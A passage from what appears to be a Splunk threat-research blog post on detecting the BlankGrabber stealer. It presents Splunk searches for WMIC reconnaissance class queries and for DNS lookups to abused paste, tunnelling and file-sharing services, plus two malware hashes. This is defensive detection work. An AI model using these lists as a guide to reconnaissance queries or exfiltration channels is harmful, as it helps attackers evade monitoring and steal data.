


Figure 34: Windows Hosts File Access Detection

Windows WMI Reconnaissance Class Query

The following analytic detects the use of WMIC (Windows Management Instrumentation Command-line) for reconnaissance and system information discovery on Windows endpoints.

```

| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
as lastTime from datamodel=Endpoint.Processes where
(
NOT Processes.parent_process_path IN (
"*:\\Program Files (x86)\\*",
"*:\\Program Files\\*",
"*:\\Windows\\System32\\*",
"*:\\Windows\\SysWOW64\\*"
)
OR
Processes.parent_process_name IN(
"cmd.exe",
"powershell*",
"pwsh.exe"
)
)
AND
(
Processes.process_name = "wmic.exe"
OR
Processes.original_file_name = "wmic.exe"
)
Processes.process IN (
"*csproduct*",
"*Win32_BaseBoard*",
"*Win32_Bios*",
"*Win32_DiskDrive*",
"*Win32_DisplayConfiguration*",
"*Win32_OperatingSystem*",
"*Win32_PhysicalMemory*",
"*Win32_PnPEntity*",
"*Win32_Processor*",
"*Win32_ShadowCopy*",
"*win32_ShortcutFile*",
"*win32_VideoController*"
)
by Processes.action Processes.dest Processes.original_file_name Processes.parent_process
Processes.parent_process_exec Processes.parent_process_guid Processes.parent_process_id
Processes.parent_process_name Processes.parent_process_path Processes.process
Processes.process_exec
Processes.process_guid Processes.process_hash Processes.process_id
Processes.process_integrity_level
Processes.process_name Processes.process_path Processes.user Processes.user_id
Processes.vendor_product
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_wmi_reconnaissance_class_query_filter`

```




Figure 35: Windows WMI Reconnaissance Class Query Detection

Windows Abused Web Services

The following analytic detects a suspicious process making DNS queries to known, abused web services such as text-paste sites, VoIP, secure tunneling, instant messaging, and digital distribution platforms.

```

`sysmon`
EventCode=22
QueryName IN (
  "*/objects.githubusercontent.com*",
  "*anonfiles.com*",
  "*cdn.discordapp.com*",
  "*ddns.net*",
  "*dl.dropboxusercontent.com*",
  "*duckdns.org*",
  "*ghostbin.co*",
  "*glitch.me*",
  "*gofile.io*",
  "*hastebin.com*",
  "*mediafire.com*",
  "*mega.nz*",
  "*ngrok.io*",
  "*onrender.com*",
  "*pages.dev*",
  "*paste.ee*",
  "*pastebin.com*",
  "*pastebin.pl*",
  "*pasteio.com*",
  "*pastetext.net*",
  "*privatlab.com*",
  "*privatlab.net*",
  "*send.exploit.in*",
  "*sendspace.com*",
  "*storage.googleapis.com*",
  "*storjshare.io*",
  "*supabase.co*",
  "*temp.sh*",
  "*textbin*",
  "*transfer.sh*",
  "*trycloudflare.com*",
  "*ufile.io*",
  "*w3spaces.com*",
  "*workers.dev*"
)
| eval answer=coalesce(answer,"none")
| eval answer_count=coalesce(answer_count,0)
| rename dvc as dest
| stats min(_time) as firstTime max(_time) as lastTime count
BY answer answer_count dest process_exec process_guid
process_name query query_count reply_code_id signature
signature_id src user_id vendor_product
QueryName QueryResults QueryStatus
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_abused_web_services_filter`

```




Figure 35: Windows DNS Lookup to Public File Sharing Domain Detection

Overall “[BlankGrabber Stealer](#)” Splunk Analytics story consists of 48 detections.

IOCs:

SHA256	description
268d12a71b7680e97a4223183a98b565cc73bbe2ab99dfe2140960cc6be0fc87	BlankGrabber
ac36b970704881c7656e8fdd7e8c532e22896b97a47acef5ca624d7701bf991	Batch loader

Learn More


This blog aims to help security analysts, blue teamers, and Splunk users identify Bank Grabber Trojan Stealer activity by providing insights into the tactics, techniques, and procedures (TTPs) employed by threat actors. You can implement the detections in this blog using the [Enterprise Security Content Updates app](#) or the [Splunk Security Essentials app](#). To view the Splunk Threat Research Team's complete security content repository, visit research.splunk.com.

Feedback

Any feedback or requests? Feel free to put in an issue on Github and we'll follow up. Alternatively, join us on the [Slack](#) channel #security-research. Follow [these instructions](#) if you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank [Teoderick Contreras](#) for authoring this post and the entire [Splunk Threat Research Team](#) for their contributions: [Michael Haag](#), [Bhavin Patel](#), [Rod Soto](#), [Patrick Bareiss](#), [Raven Tait](#), [AJ King](#), [Nasreddine Bencherchali](#), [Jose Hernandez](#) and [Lou Stella](#).



[Splunk Threat Research Team](#)

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the [Attack Data repository](#). Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.



[Teoderick Contreras](#)

I'm a Senior Threat Research Engineer on Splunk's Threat Research Team. I've been working in the cybersecurity industry for almost 12+ years. I primarily focus on malware reverse engineering/analysis, digital forensics and detection development.

About Splunk



The world's leading organizations rely on Splunk, a Cisco company, to continuously strengthen digital resilience with our unified security and observability platform, powered by industry-leading AI.

Our customers trust Splunk's award-winning security and observability solutions to secure and improve the reliability of their complex digital environments, at any scale.

[Learn more about Splunk](#)

Connect with Splunk on LinkedIn

[Follow @Splunk](#)

Connect with Splunk on X

[Follow @Splunk](#)

Connect with Splunk on Instagram

[Follow @Splunk](#)

See Splunk Perspectives blog for execs

[Get Perspectives](#)

Subscribe to Perspectives by Splunk for curated C-suite insights, delivered to your inbox every month.

[Subscribe to Perspectives](#)

Figure 34: Windows Hosts File Access Detection




Figure 35: Windows WMI Reconnaissance Class Query Detection

© 2005 - 2026 Splunk LLC All rights reserved.